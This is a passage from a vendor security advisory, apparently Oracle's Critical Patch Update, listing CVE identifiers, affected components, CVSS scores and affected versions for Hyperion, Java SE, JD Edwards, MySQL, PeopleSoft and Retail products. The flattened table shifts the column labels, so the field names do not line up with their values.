This Critical Patch Update contains 12 new security patches for Oracle Hyperion. 10 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-49796
- Product: Oracle Hyperion Infrastructure Technology
- Component: Install and Configuration (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 11.2.23
- CVE ID: CVE-2025-27363
- Product: Oracle Hyperion Financial Reporting
- Component: Install (FreeType)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- High
- 11.2.23
- CVE ID: CVE-2025-43967
- Product: Oracle Hyperion Financial Reporting
- Component: Install (libheif)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Calculation Manager
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Financial Close Management
- Component: Close Manager (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Financial Management
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Financial Reporting
- Component: Server Components (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Infrastructure Technology
- Component: Install and Configuration (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Planning
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2025-48924
- Product: Oracle Hyperion Profitability and Cost Management
- Component: Install (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.2.23
- CVE ID: CVE-2026-21922
- Product: Oracle Planning and Budgeting Cloud Service
- Component: EPM Agent
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.2
- Supported Versions Affected: Local
- Notes: Low
- High
- Required
- Un-changed
- None
- High
- None
- 25.04.07
- See Note 1
- CVE ID: CVE-2026-21979
- Product: Oracle Planning and Budgeting Cloud Service
- Component: EPM Agent
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.2
- Supported Versions Affected: Local
- Notes: Low
- High
- Required
- Un-changed
- High
- None
- None
- 25.04.07
- See Note 1
Notes:
- Update EPM Agent. Please refer to Downloading the EPM Agent for more information.
Additional CVEs addressed are:
- The patch for CVE-2025-43967 also addresses CVE-2025-43966.
- The patch for CVE-2025-49796 also addresses CVE-2025-49794 and CVE-2025-49795.
Oracle Java SE Risk Matrix
This Critical Patch Update contains 11 new security patches for Oracle Java SE. All of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
The CVSS scores below assume that a user running a Java applet or Java Web Start application has administrator privileges (typical on Windows). When the user does not run with administrator privileges (typical on Solaris and Linux), the corresponding CVSS impact scores for Confidentiality, Integrity, and Availability are "Low" instead of "High", lowering the CVSS Base Score. For example, a Base Score of 9.6 becomes 7.1.
Java Management Service, available to all users, can help you find vulnerable Java versions in your systems. Java SE Subscribers and customers running in Oracle Cloud can use Java Management Service to update Java Runtimes and to do further security reviews like identifying potentially vulnerable third party libraries used by your Java programs. Existing Java Management Service user click here to log in to your dashboard. The Java Management Service Documentation provides a list of features available to everyone and those available only to customers. Learn more about using Java Management Service to monitor and secure your Java Installations.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-43368
- Product: Oracle Java SE
- Component: JavaFX (WebKitGTK)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Un-changed
- High
- High
- High
- Oracle Java SE: 8u471-b50
- See Note 1
- CVE ID: CVE-2025-7425
- Product: Oracle Java SE
- Component: JavaFX (libxslt)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Un-changed
- High
- High
- High
- Oracle Java SE: 8u471-b50
- See Note 1
- CVE ID: CVE-2026-21945
- Product: Oracle Java SE, Oracle GraalVM for JDK, Oracle GraalVM Enterprise Edition
- Component: Security
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- Oracle Java SE: 8u471, 8u471-b50, 8u471-perf, 11.0.29, 17.0.17, 21.0.9, 25.0.1; Oracle GraalVM for JDK: 17.0.17, 21.0.9; Oracle GraalVM Enterprise Edition: 21.3.16
- See Note 1
- CVE ID: CVE-2026-21932
- Product: Oracle Java SE, Oracle GraalVM for JDK, Oracle GraalVM Enterprise Edition
- Component: AWT, JavaFX
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.4
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- None
- High
- None
- Oracle Java SE: 8u471, 8u471-b50, 8u471-perf, 11.0.29, 17.0.17, 21.0.9, 25.0.1; Oracle GraalVM for JDK: 17.0.17, 21.0.9; Oracle GraalVM Enterprise Edition: 21.3.16
- See Note 1
- CVE ID: CVE-2026-21933
- Product: Oracle Java SE, Oracle GraalVM for JDK, Oracle GraalVM Enterprise Edition
- Component: Networking
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- Oracle Java SE: 8u471, 8u471-b50, 8u471-perf, 11.0.29, 17.0.17, 21.0.9, 25.0.1; Oracle GraalVM for JDK: 17.0.17, 21.0.9; Oracle GraalVM Enterprise Edition: 21.3.16
- See Note 2
- CVE ID: CVE-2025-6021
- Product: Oracle Java SE
- Component: JavaFX (libxml2)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- None
- None
- High
- Oracle Java SE: 8u471-b50
- See Note 1
- CVE ID: CVE-2025-12183
- Product: Oracle JDK Mission Control
- Component: Mission Control (lz4-java)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Un-changed
- Low
- None
- Low
- Oracle JDK Mission Control: 9.1.1
- CVE ID: CVE-2026-21925
- Product: Oracle Java SE, Oracle GraalVM for JDK, Oracle GraalVM Enterprise Edition
- Component: RMI
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.8
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- Low
- None
- Oracle Java SE: 8u471, 8u471-b50, 8u471-perf, 11.0.29, 17.0.17, 21.0.9, 25.0.1; Oracle GraalVM for JDK: 17.0.17, 21.0.9; Oracle GraalVM Enterprise Edition: 21.3.16
- See Note 2
- CVE ID: CVE-2025-6052
- Product: Oracle Java SE
- Component: JavaFX (glibc)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.7
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- None
- None
- Low
- Oracle Java SE: 8u471-b50
- See Note 1
- CVE ID: CVE-2026-21947
- Product: Oracle Java SE
- Component: JavaFX
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.1
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Un-changed
- None
- Low
- None
- Oracle Java SE: 8u471-b50
- See Note 1
- CVE ID: CVE-2025-47219
- Product: Oracle Java SE
- Component: JavaFX (gstreamer)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.1
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Un-changed
- Low
- None
- None
- Oracle Java SE: 8u471-b50
- See Note 2
Notes:
- This vulnerability applies to Java deployments, typically in clients running sandboxed Java Web Start applications or sandboxed Java applets, that load and run untrusted code (e.g., code that comes from the internet) and rely on the Java sandbox for security. This vulnerability does not apply to Java deployments, typically in servers, that load and run only trusted code (e.g., code installed by an administrator).
- This vulnerability can be exploited by using APIs in the specified Component, e.g., through a web service which supplies data to the APIs. This vulnerability also applies to Java deployments, typically in clients running sandboxed Java Web Start applications or sandboxed Java applets, that load and run untrusted code (e.g., code that comes from the internet) and rely on the Java sandbox for security.
Additional CVEs addressed are:
- The patch for CVE-2025-43368 also addresses CVE-2025-43272, CVE-2025-43342, and CVE-2025-43356.
- The patch for CVE-2025-47219 also addresses CVE-2025-47183.
- The patch for CVE-2025-7425 also addresses CVE-2025-10911 and CVE-2025-7424.
- The patch for CVE-2025-6021 also addresses CVE-2025-8732.
Oracle JD Edwards Risk Matrix
This Critical Patch Update contains 7 new security patches for Oracle JD Edwards. 5 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-27363
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (FreeType)
- Protocol: Oracle Net
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- High
- 9.2.0.0-9.2.9.4
- CVE ID: CVE-2023-1393
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (X.Org Server)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 9.2.0.0-9.2.9.4
- CVE ID: CVE-2025-27210
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (Node.js)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 9.2.0.0-9.2.9.4
- CVE ID: CVE-2023-42670
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (Samba)
- Protocol: SMB
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 9.2.0.0-9.2.9.4
- CVE ID: CVE-2026-21946
- Product: JD Edwards EnterpriseOne Tools
- Component: Web Runtime SEC
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 9.2.0.0-9.2.26.0
- CVE ID: CVE-2025-26333
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (BSAFE Crypto-J)
- Protocol: Oracle Net
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 9.2.0.0-9.2.9.4
- CVE ID: CVE-2024-43796
- Product: JD Edwards EnterpriseOne Tools
- Component: E1 Dev Platform Tech - Cloud (Express.js)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.7
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Changed
- Low
- Low
- None
- 9.2.0.0-9.2.9.4
Additional CVEs addressed are:
- The patch for CVE-2023-42670 also addresses CVE-2023-4091, CVE-2023-4154, and CVE-2023-42669.
- The patch for CVE-2025-27210 also addresses CVE-2025-27209.
Oracle MySQL Risk Matrix
This Critical Patch Update contains 20 new security patches for Oracle MySQL. 7 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-6965
- Product: MySQL Server
- Component: Server: Docker Images (SQLite)
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 8.4.0-8.4.7
- See Note 1
- CVE ID: CVE-2025-9230
- Product: MySQL Connectors
- Component: Connector/C++ (OpenSSL)
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2025-9230
- Product: MySQL Connectors
- Component: Connector/ODBC (OpenSSL)
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2025-9086
- Product: MySQL Enterprise Backup
- Component: Enterprise Backup (curl)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.43, 8.4.0-8.4.6, 9.0.0-9.4.0
- CVE ID: CVE-2025-9230
- Product: MySQL Enterprise Backup
- Component: Enterprise Backup (OpenSSL)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2025-9230
- Product: MySQL Server
- Component: Server: Packaging (OpenSSL)
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2025-9230
- Product: MySQL Workbench
- Component: MySQL Workbench (OpenSSL)
- Protocol: MySQL Workbench
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.45
- CVE ID: CVE-2025-65018
- Product: MySQL Workbench
- Component: MySQL Workbench (libpng)
- Protocol: MySQL Workbench
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.1
- Supported Versions Affected: Local
- Notes: Low
- None
- Required
- Un-changed
- None
- High
- High
- 8.0.0-8.0.45
- CVE ID: CVE-2026-21949
- Product: MySQL Server
- Component: Server: Optimizer
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2026-21950
- Product: MySQL Server
- Component: Server: Optimizer
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2026-21968
- Product: MySQL Server
- Component: Server: Optimizer
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21929
- Product: MySQL Server
- Component: Server: Parser
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2026-21936
- Product: MySQL Cluster
- Component: Cluster: General
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 7.6.0-7.6.36, 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21936
- Product: MySQL Server
- Component: InnoDB
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21937
- Product: MySQL Server
- Component: Server: DDL
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21941
- Product: MySQL Server
- Component: Server: Optimizer
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21948
- Product: MySQL Server
- Component: Server: Optimizer
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21952
- Product: MySQL Server
- Component: Server: Parser
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.5.0
- CVE ID: CVE-2026-21964
- Product: MySQL Server
- Component: Server: Thread Pooling
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 8.0.0-8.0.44, 8.4.0-8.4.7, 9.0.0-9.5.0
- CVE ID: CVE-2026-21965
- Product: MySQL Server
- Component: Server: Pluggable Auth
- Protocol: MySQL Protocol
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 2.7
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- Low
- 9.0.0-9.5.0
Notes:
- This vulnerability applies to MySQL server docker images and SQLite isn't directly used by MySQL server.
Additional CVEs addressed are:
- The patch for CVE-2025-9230 also addresses CVE-2025-9232.
- The patch for CVE-2025-9086 also addresses CVE-2025-10148.
- The patch for CVE-2025-65018 also addresses CVE-2025-64505, CVE-2025-64506, and CVE-2025-64720.
Oracle PeopleSoft Risk Matrix
This Critical Patch Update contains 12 new security patches for Oracle PeopleSoft. 10 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-66516
- Product: PeopleSoft Enterprise PeopleTools
- Component: OpenSearch (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- High
- High
- 8.60, 8.61, 8.62
- CVE ID: CVE-2025-6965
- Product: PeopleSoft Enterprise PeopleTools
- Component: Porting (SQLite)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 8.60, 8.61, 8.62
- CVE ID: CVE-2025-9086
- Product: PeopleSoft Enterprise PeopleTools
- Component: File Processing (curl)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.60, 8.61, 8.62
- CVE ID: CVE-2025-27210
- Product: PeopleSoft Enterprise PeopleTools
- Component: OpenSearch Dashboards (Node.js)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 8.60, 8.61, 8.62
- CVE ID: CVE-2025-9230
- Product: PeopleSoft Enterprise PeopleTools
- Component: Security (OpenSSL)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 8.60, 8.61, 8.62
- CVE ID: CVE-2026-21961
- Product: PeopleSoft Enterprise HCM Human Resources
- Component: Company Dir / Org Chart Viewer, Employee Snapshot
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 9.2
- CVE ID: CVE-2026-21951
- Product: PeopleSoft Enterprise PeopleTools
- Component: Integration Broker
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 8.60, 8.61, 8.62
- CVE ID: CVE-2026-21938
- Product: PeopleSoft Enterprise PeopleTools
- Component: Portal
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 8.60, 8.61, 8.62
- CVE ID: CVE-2026-21934
- Product: PeopleSoft Enterprise PeopleTools
- Component: Push Notifications
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 8.60, 8.61, 8.62
- CVE ID: CVE-2026-21971
- Product: PeopleSoft Enterprise SCM Purchasing
- Component: Purchasing
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 9.2
- CVE ID: CVE-2025-48924
- Product: PeopleSoft Enterprise PeopleTools
- Component: OpenSearch (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 8.60, 8.61, 8.62
- CVE ID: CVE-2025-55163
- Product: PeopleSoft Enterprise PeopleTools
- Component: OpenSearch (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 8.60, 8.61, 8.62
Additional CVEs addressed are:
- The patch for CVE-2025-9086 also addresses CVE-2025-10148.
- The patch for CVE-2025-66516 also addresses CVE-2025-54988.
- The patch for CVE-2025-27210 also addresses CVE-2025-23084 and CVE-2025-27209.
- The patch for CVE-2025-9230 also addresses CVE-2025-9231 and CVE-2025-9232.
Oracle Retail Applications Risk Matrix
This Critical Patch Update contains 14 new security patches for Oracle Retail Applications. 10 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-48734
- Product: Oracle Retail Advanced Inventory Planning
- Component: Operations and Maintenance (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 15.0.3, 16.0.3
